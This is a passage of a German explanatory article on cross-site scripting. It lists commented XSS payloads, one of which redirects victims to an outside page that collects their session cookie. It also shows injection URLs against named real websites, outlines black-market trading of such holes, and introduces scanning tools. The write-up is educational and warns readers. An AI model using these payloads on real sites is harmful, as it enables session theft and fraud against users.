Wenn man versuchen will die Angriffstechniken zu verstehen muss man sich natürlich auch anschauen wie sollche gefährlichen Links funktionieren und aussehen. Dazu habe ich hier einige gute Beispiele gelistet die meistens selbsterklärend sind. Trotzdem habe ich hier für die nicht Coder unter euch einige Kommentare eingefügt damit auch ihr versteht was passiert.

// Java-Alert POP-UP gibt Cookie in Alarm-Fenster aus.
>"<script>alert(document.cookie)</script>

// Auslagerung von Webseiten in ausgeführter Webseite.
>"<iframe src=http://global-evolution.eu/index.html>

// Auslagerung von Webseite mit "Alarm-Aufruf" und dem Text "vulnerable"
>"<iframe src="javascript:alert('vulnerable';">kou</iframe>

// Codeblockauslagerung die beim Aufrufen ausgeführt werden
>"<script SRC=http://www.global-evolution.de/></script>

// Imageauslagerung die Alert mit Cookie ausgiebt
>"<img= src"javascript:alert(document.cookie);">

// Javascript Fehlermeldung die Cookies ausgiebt mit einem Login-Button
>"Login

// Lädt einen <marquee> mit einem Text in die Webseite
'%3E%3E%3Cmarquee%3E%3Ch1%3XSS%20is%20Here%3C/h1%3E%3C/marquee%3E

// XSS über das body onload TAG
<body onload='javascript:alert(([code])'></body>


// Link leitet auf spezifische Webseite weiter und klaut über einen definierten Parameter die Session
"><script>document.location="http://vulnerability-lab.com/catching-cookie.php?
owned="+document.cookie</script>


Wenn man sollche Links zugesendet bekommt dann sollte man besser nicht drauf klicken. Wenn ein Angreifer nicht in der lage ist sie über eine fest eingeschlossene XSS zu erwischen wählt er oft den Weg per manipulierten Link. Hier versucht der Angreifer das Opfer zu verwirren, zu verschrecken, zu interessieren oder zu locken mit Mitteln welche die Grenze des geschmacklosen oft überschreiten. Ein gutes Beispiel für die Dreistigkeit, der Angreifer ist das ausnutzen von Katastrophen wie dem verheerenden Tsunami vor ein paar Jahren. Angreifer schickten in der damaligen Zeit unzählige manipulierte Mails in bekannten Communitys umher um an Accounts von spendeninteressierten Benutzern zu gelangen. So spähten die Angreifer auf diese Art viele Zugangsdaten aus und verkauften sie wieder weiter. Leider sind wir heute im Internet an dem Punkt angekommen, wo wir leider auf jeden Fake gefasst sein müssen und immer damit rechnen müssen betrogen zu werden.

Cross-Site-Scripting Lücken & Internet-Seiten:
Man findet XSS Sicherheitslücken auf Seiten von kleinen Konzernen ebenso wie auf Seiten von Banken (Kreditinstituten), Shops(Ebay,Amazon & Souq), Militärwebseiten(Bund,NSA & Co.), Raumfahrt-programmen(NASA;ISEA & Co.), politischen Parteien (CDU;SPD & Co.) & andere großen Institutionen.


Im folgenden Fall kann man eine Lücke sehen die einen bösartigen Datenklau zeigen könnte. Diese Lücke ist nicht persistent würde aber denoch den Sinn und Zweck voll erfüllen bei einem Versuch. Der Angreifer schleust an einem unsicheren Parameter seinen script-code ein und sendet den link an einen Benutzer oder lässt ihn ausführen wenn eingeloggt per Trojaner & Co. Schon wären alle Daten übertragen und er könnte sich mit der „not expired“ Session einloggen.

Example: *volksbank.at/m101/volksbank/de/uebersichtsseite/private.jsp?locincl=>"<script>alert('X')</script>*







Im folgenden Fall ist es eine Sicherheitslücke auf der Internetseite der Lufthansa. Mit Hilfe der aufgeführten XSS-Lücke könnte ein Angreifer an die Session-Daten von anderen Benutzern kommen um so auf fremden Namen Tickets bestellen oder entgegen nehmen.




Hier finden wir eine Cross-Site-Scripting Lücke die es ermöglicht "ADIDAS" Kunden im Shop um ihre Kreditkartendaten zu erleichtern. Mail-Order Betrug und Fake Shopping sind die Folge von ungepatchten XSS Lücken die sich zeitweilig auf das ganze Unternehmen auswirken können. Dies geschieht aber meist erst dann wenn das Unternehmen nicht rechtzeitig erkennt wie ein Angreifer per XSS einen Betrug begeht.





Internetseiten wie "Vodafone" oder "o2" sind besonders bevorzugt von Angreifern bei "Cross-Site-Scripting" Attacken weil Sie schnell und einfach Kreditkartennummern, PrePaidCards und ähnliches besorgen können. Dies ist natürlich ein großer Dorn im Auge, der Vertreiber sollcher Portale weil jährlich mehrere tausend €uro an Schäden wegen sollchen Diebstählen zu verbuchen sind. Da der Händler aber normalerweise immer damit rechnet das ein normaler Kunde eine Bestellung eröffnet, ist diese Attacke schwer frühzeitig zu erkennen. Grundsätzlich ist niemand sicher vor so einer Problematik. Um so größer ein Projekt wird um so wahrscheinlicher ist es eine persistente Lücke (XSS) zu finden.




Damit man auch versteht das keiner verschont bleibt von dieser Art von Sicherheitslücke haben wir hier ein paar Beispiele aus dem Bereichen Polizei, Militär & Regierung.


NATIONAL AERONAUTICS
AND SPACE ADMINISTRATION
+ NASA Homepage
+ NASA en Español
+ Marte en Español
NASA's Mars Exploration Program
OVERVIEW
SCIENCE
TECHNOLOGY
MISSIONS
PEOPLE
FEATURES
EVENTS
Mars for Kids
Mars for Students
Mars for Educators
Mars for Press
+ Mars Home
Zip Code Mars
Zip Code Mars Contribution
Die Seite mit der Adresse http://zipcodemars.jpl.nasa.g...
JSESSIONID=5630e636730a89DDZ$
OK


http://www.defence.gov.au/cgi-bin/htsearch?words=>"<script>alert('Fuck the System')
US-CERT
Kb-CERT
FrSIRT
FrSIRT
SecuriTeam
F-Secure
Heise-Sec
unetix Web Scanner
Start Scan
Abort Scan
Settings
Advanced
Scanner status: Idle.
Cookies
CSS
Forms
Images
Information
Miscellaneous
Australian Government
Department of Defence
Navy
Army
Die Seite mit der Adresse http://www.defence.gov.au m...
Fuck the System
OK


http://www.airforce.com/redirect.php?
Forms
Images
Information
Miscellaneous
Outline
Resize
Tools


Die Seite mit der Adresse http://www.airforce.com meldet:
Cross-Site-Scripting stellt in jeder Webseite ein Sicherheitsrisiko dar! @ RM
OK



Wie man an den aufgeführten Webseiten XSS Lücken sehen kann, sind selbst die größten Unternehmen & Agencies mit perfektem technischen Equipment nicht in der Lage dazu, die Schwachstellen zu erkennen. Das liegt auch oft daran, dass Sie für diese Art von Szenario kein Risiko einstufen können.

Legale & Illegale Märkte für XSS-Lücken:
Immer häufiger stellen mir Leute, die meistens wenig Ahnung von IT-Sicherheit haben die Frage ob es für Cross-Site-Scripting einen illegalen Marktplatz oder Schwarzmarkt gibt. Mit unruhigem Gewissen kann ich euch unverbindlich und ganz offen sagen "JA!" es gibt einen Schwarzmarkt für sollche XSS-Lücken.

Natürlich gibt es dann auch noch Portal wie eine z.B. H-Zone ähnliche Seite die sich „XSSED“ nennt & ein Ranking aufstellt um zu provozieren. Wie man im Internet auch gut sehen kann, gibt es genug Leute die sich trauen bei WS-Labi, Ebay oder auf Warenhaus Seiten eigene Lücken legal/illegal zu verkaufen.

Die „Zero-Day-Initiative“ & „IDefense“ aber auch „WSLabi“ kaufen kritische XSS Sicherheitslücken in spezifischen Produkten und wenden sich an die Hersteller um die Sicherheitslücken zu beheben. Dafür wird dem Finder ein Euro/Dollar Betrag gezahlt für seine Bemühungen(Dokumentation), was ein sehr attraktives Angebot ist. Dies trifft aber nur zu wenn die Lücke persistent ist und auf eine der abgezielten Produkte anwendbar ist.

Wie man in den vergangenen Jahren gut beobachten konnte gibt es ein große Welle an Gruppen & Organisationen die legal XSS-Lücken aufdecken & verarbeiten. Von diesen teilweise legalen Projekten trifft man in verschiedensten Hackerforen & Carderboxen auf Verkäufe von persistenten XSS-Lücken die auf lohnenswerte Ziele zugeschnitten sind. Zusätzlich werden XSS Lücken aber auch in anderen dunklen Trader Channels oder Foren angeboten, wo es um kommerzielle betrügereien geht.

Im Hintergrund der öffentlichen Scene gibt es natürlich auch Communitys die sollche Lücken sammeln(farmen) um jeder Zeit einen Angriff auf die entsprechende Infrastruktur, der Internetseite zu machen. Ebenso gibt es im östlichen Teil von Europa in den IRC- Netzwerken eine Menge Channels und Betreiber, die alle Lücken kaufen und wieder verkaufen. Besonders begehrt sind bei sollchen höchst kriminellen "Aktivisten" große Internetseiten wie z.B. MSN, Yahoo, AOL, Youtube, Banking Portale & auch Google. Für eine XSS-Lücke bekommt ein Cracker meistens einen Preis zwischen 100 – 1.000€ oder

USD($). Je nachdem wie viele Benutzer, die Internetseite hat und wie fatal die Lücke ist kann der Preis auch deutlich höher liegen für spezifische Interessenten.

Im Jahr 2009/2010 kann eine Cross Site Scripting Sicherheitslücke die persistent ist von 1000€ bis zu 2300€ auf dem Schwarzmarkt einbringen. Für Hacker & Cracker natrülich ein sehr lukratives Geschäft was nicht zu verachten ist.

Die aktivisten (illegalsten) Märkte für sollche Web- Schwachstellen sind China, Spanien, USA & Deutschland. Was mit einer Lücke später passiert interessiert die Entdecker meistens garnicht weil sie nur das schnelle Geld machen wollen. Die Wahrscheinlichkeit das ein User der 1 Jahr im Internet surft und nicht auf einer Webseite landet wo es schonmal so eine XSS-Lücke gab/gibt geht gegen 0%. Also kann man sich ungefair vorstellen wie fatal dieser Markt fluriert. Einige Menschen tauschen Spiele, MP3s+Filme über das Internet und andere tauschen gleich XSS-Lücken, ripped(geklaute) Sessions, XSS-Stealer oder andere Schadcodes.

Oft nimmt man an einer Art Channel Auktion teil wo XSS & andere Sicherheitslücken weiter verkauft und preislich ausgehandelt werden. Wenn man meint das man ein Gebot abgeben will überschreibt man den nächsten Betrag eines anderen. So bekommt immer der welcher am meisten bietet die Sicherheitslücken als einzigster. Die Waren kann während der Auktion geprüft werden da die meisten Verkäufe auf Vertrauen zwischen den jeweiligen Exploitern & Händlern entsteht. Diese Auktionen sind nicht auf bewerbung sondern man wird selber ausgewählt von den verschiedenen Bereibern, der Netzwerke.

Automatisiert XSS-Lücken aufdecken:
Um eine XSS-Lücke als Anfänger im IT-Sicherheitsbereich zu finden kann man einfach kleine Hilfsprogramme benutzen. Einige sehr bekannte werde ich kurz vorstellen damit Ihr selber bald in der Lage seid eure Cross Site Scripting Sicherheitslücken zu beheben. Hier werden wir nur einen groben Überblick geben da Programme & Applicationen sich ständig ändern/erweitern & es nie eine Endlösung gibt. Eine Sache ist sehr wichtig zu beachten … Die Scanner sind alle nicht für Übergreifende Ebenen Tests geeignet da Sie nicht wie ein Mensch interagieren/prüfen können.


- Tamper-Data & HTTP-Live Headers (Freeware) (Mozilla-Firefox Addon)
- Acunetix WebVuln Scanner (Kommerzielle Software)
- Shadow-Security-Scanner (Kommerzielle Software)
- Compass Cross Site Scripting Scanner – XSSME
- Selfmade Scanners


Tamper -Data & HTTP Live-Headers:
Das Addon erlaubt einem eine vorgefertige Maske mit XSS Sheet zu benutzen(erweiterbar) um anschliessen mit den Strings, die Header Informationen bei Requests zu „tampern“ (analysieren/verarbeiten). Wenn man z.B. sieht das jemand in der URL seiner Webseite wichtige Eigenschaften für die Homepage übergibt und diese nicht abgesichert sind, kann man auf Optionen ---> XSS ---> Aufruf gehen und dann direkt seine XSS an den Parameter anhängen. Schon hat man seine erste XSS-Lücke identifiziert. Als einfachen Test kann man einfach mit >"<script>alert('XSS')</script> anfangen & z.B. die Cookies auslesen. Das Programm bietet natürlich auch Möglichkeiten eigene Aufrufe abzuspeichern. Diese Eigenschaft macht das Plugin zu einem sehr mächtigen Addon aller Browser-Klassen. Ebenso bekommt man natürlich auch ordentliche Outputs in Form von Request & Response Header. Das perfekte bei dem kleinen Addon ist das man mit einfachen Mitteln Requests stoppen, manipulieren & weiterleiten kann. Als 